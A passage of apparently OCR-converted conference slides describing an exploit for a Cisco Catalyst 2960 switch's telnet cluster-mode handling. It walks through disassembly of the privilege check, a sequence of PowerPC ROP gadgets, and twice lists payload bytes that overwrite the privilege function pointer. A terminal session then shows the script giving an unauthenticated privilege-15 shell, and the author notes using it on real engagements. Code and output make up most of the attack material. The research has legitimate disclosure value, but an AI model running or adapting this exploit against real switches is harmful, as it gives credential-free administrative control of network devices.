  ptr_telnet_related2(telnet_struct_1);
  *(_DWORD *)&tty_struct_var->privilege_level_field = ((privilege_level << 28) & 0xF0000000 | *(_DWORD *)&tty_
}
else
```

Indirect function calls



```
.code:00F47B58 loc_F47B58:                             # CODE XREF: exec_creation+B4↑j
.code:00F47B58                                         # exec_creation+C0↑j ...
.code:00F47B58                 lis       r30, off_1F24A78@ha
.code:00F47B5C                 lwz       r9, off_1F24A78@l(r30)
.code:00F47B60                 lwz       r9, (ptr_is_cluster_mode - 0x22C8B58)(r9)
.code:00F47B64                 mtctr     r9             # call is_cluster_mode
.code:00F47B68                 lwz       r3, 0xDC(r31)
.code:00F47B6C                 bctrl
.code:00F47B70                 cmpwi     cr7, r3, 0
.code:00F47B74                 beq+      cr7, loc_F47BD0
.code:00F47B78                 lwz       r29, 0xDC(r31)
.code:00F47B7C                 lwz       r4, off_1F24A78@l(r30) # 0x22C8B58
.code:00F47B80                 li        r3, 0
.code:00F47B84                 addi      r4, r4, 0x28
.code:00F47B88                 bl        some_libc_func # dereferece 0x22c8b58 + 0x28 + 0xC
.code:00F47B8C                 mtctr     r3             # call function at *(0x22c8b58 + 0x28 + 0xC)
.code:00F47B90                 mr        r3, r29        # get_privelege_level
.code:00F47B94                 bctrl
.code:00F47B98                 mr        r19, r3
.code:00F47B9C                 lwz       r29, 0xDC(r31)
.code:00F47BA0                 lwz       r4, off_1F24A78@l(r30) # 0x22C8B58
.code:00F47BA4                 li        r3, 1
.code:00F47BA8                 addi      r4, r4, 0x38
.code:00F47BAC                 bl        some_libc_func
.code:00F47BB0                 mtctr     r3
.code:00F47BB4                 mr        r3, r29
.code:00F47BB8                 bctrl
.code:00F47BBC                 lwz       r0, 0xDDC(r31)
.code:00F47BC0                 insrwi    r0, r19, 4,0
.code:00F47BC4                 rlwinm    r0, r0, 0,9,7
.code:00F47BC8                 stw       r0, 0xDDC(r31)
.code:00F47BCC                 b         loc_F47BEC
.code:00F47BD0 # ---------------------------------------------------------------------------
```

Got privileges? No creds required

```
.code:00F47FF4 loc_F47FF4:                                  # CODE XREF: exec_creation+5B0↑j
.code:00F47FF4                  lis       r9, dword_1F230B0@ha
.code:00F47FF8                  lwz       r0, dword_1F230B0@l(r9)
.code:00F47FFC                  subfic    r9, r0, 0
.code:00F48000                  adde      r0, r9, r0
.code:00F48004                  addic     r10, r11, -1
.code:00F48008                  subfe     r9, r10, r11
.code:00F4800C                  or.       r11, r0, r9
.code:00F48010                  beq       present_with_shell
.code:00F48014                  lwz       r0, 0x18C(r31)
.code:00F48018                  andi.     r9, r0, 0x40
.code:00F4801C                  bne       present_with_shell
.code:00F48020                  cmpwi     cr7, r19, -1  # r19 (privilege level) == -1 ?
.code:00F48024                  bne+      cr7, present_with_shell
.code:00F48028                  mr        r3, r31
.code:00F4802C                  bl        user_access_verification
.code:00F48030                  cmpwi     cr7, r3, 0
.code:00F48034                  bne+      cr7, present_with_shell
```

1st gadget

```
0x000037b4:
    lwz r0, 0x14(r1)
    mtlr r0
    lwz r30, 8(r1)
    lwz r31, 0xc(r1)
    addi r1, r1, 0x10
    blr
```

1. Put ret address into r0
2. Load data pointed by r1+ 8 into r30 (is_cluster_mode func pointer)
3. Load data pointed by r1+ 0xc into r31 (address of “ret 1” function)
4. Add 0x10 to stack pointer
5. BLR! We jump to the next gadget

2st gadget


0x00dffbe8:

```
stw r31, 0x34(r30)
lwz r0, 0x14(r1)
mtlr r0
lmw r30, 8(r1)
addi r1, r1, 0x10
blr
```

1. Write r31 contents to memory pointer by r30+ 0x34
2. Move next gadget's address into r0
3. Junk code
4. Shift stack by 0x10 bytes
5. BLR! Jump to the next gadget

```
payload += '\x00\x00\x37\xb4'        # first
#next bytes are shown as offsets from r1
payload += '\x02\x3d\x55\xdc'    # +8  addre
payload += '\x00\x00\x99\x9c'    # +12 set
payload += 'BBBB'                # +16(+0) r
payload += '\x00\xe1\xa9\xf4'    # +4 secon
payload += 'CCCC'                # +8
payload += 'DDDD'                # +12
payload += 'EEEE'                # +16(+0) r
payload += '\x00\x06\x7b\x5c'    # +20(+4) t
payload += '\x02\x3d\x55\xc8'    # +8  r1+8
payload += 'FFFF'                # +12
payload += 'GGGG'                # +16(+0) r
payload += '\x00\x6c\xb3\xa0'    # +20(+4) t
payload += '\x00\x27\x0b\x94'    # +8 addres
payload += 'HHHH'                # +12
payload += 'IIII'                # +16(+0) r
payload += '\x01\x4a\xcf\x98'    # +20(+4) t
payload += 'JJJJ'                # +8 r1 poi
payload += 'KKKK'                # +12
payload += 'LLLL'                # +16
payload += '\x01\x14\xe7\xec'    # +20 origi
payload += ':15:' +  '\xff\xf0'
```

3rd, 4th and 5th gadgets



0x0006788c:
```
lwz r9, 8(r1)
lwz r3, 0x2c(r9)
lwz r0, 0x14(r1)
mtlr r0
addi r1, r1, 0x10
blr
```


0x006ba128:
```
lwz r31, 8(r1)
lwz r30, 0xc(r1)
addi r1, r1, 0x10
lwz r0, 4(r1)
mtlr r0
blr
```

0x0148e560:
```
stw r31, 0(r3)
lwz r0, 0x14(r1)
mtlr r0
lwz r31, 0xc(r1)
addi r1, r1, 0x10
blr
```

1. r3 = *(0x2c + *(r1+ 8)) - address of pointer to get_privilege_level func
2. R31 = *(r1 + 8) – r31 conteints address of function that always return 15
3. Overwrite the pointer

```
payload += '\x00\x00\x37\xb4'       # first
#next bytes are shown as offsets from r1
payload += '\x02\x3d\x55\xdc'   # +8  addre
payload += '\x00\x00\x99\x9c'   # +12 set
payload += 'BBBB'               # +16(+0) r
payload += '\x00\xe1\xa9\xf4'   # +4 second
payload += 'CCCC'               # +8
payload += 'DDDD'               # +12
payload += 'EEEE'               # +16(+0) r
payload += '\x00\x06\x7b\x5c'   # +20(+4) f
payload += '\x02\x3d\x55\xc8'   # +8  r1+8
payload += 'FFFF'               # +12
payload += 'GGGG'               # +16(+0) r
payload += '\x00\x6c\xb3\xa0'   # +20(+4) f
payload += '\x00\x27\x0b\x94'   # +8 addres
payload += 'HHHH'               # +12
payload += 'IIII'               # +16(+0) r
payload += '\x01\x4a\xcf\x98'   # +20(+4) f
payload += 'JJJJ'               # +8 r1 poi
payload += 'KKKK'               # +12
payload += 'LLLL'               # +16
payload += '\x01\x14\xe7\xec'   # +20 origi
payload += ':15:' +  '\xff\xf0'
```

PROFIT!




```
$ python c2960-lanbasek9-m-12.2.55.se11 192.168.88.10 --set
[+ ] Connection OK
[+ ] Recieved bytes from telnet service: '\xff\xfb\x01\xff\xfb\x03\xff\xfd\x18\xff\xfd\x1f'
[+ ] Sending cluster option
[+ ] Setting credless privilege 15 authentication
[+ ] All done
$ telnet 192.168.88.10
Trying 192.168.88.10...
Connected to 192.168.88.10.
Escape character is '^]'.

catalyst1#show priv
Current privilege level is 15
```


Side note

- These switch models are common on pentests
- Successfully exploited this vulnerability on real life engagements:
  - Leak firmware version via SNMP
  - Customize exploit
  - Enjoy your shell

Conclusion

- Exploitation challenges:
  - Shellcode reliability for multiple firmware versions
  - Automating the search for suitable ROP gadgets
  - Finding a way execute arbitrary PPC instructions instead of arbitrary memory writes

Thanks!



@artkond

artkond.com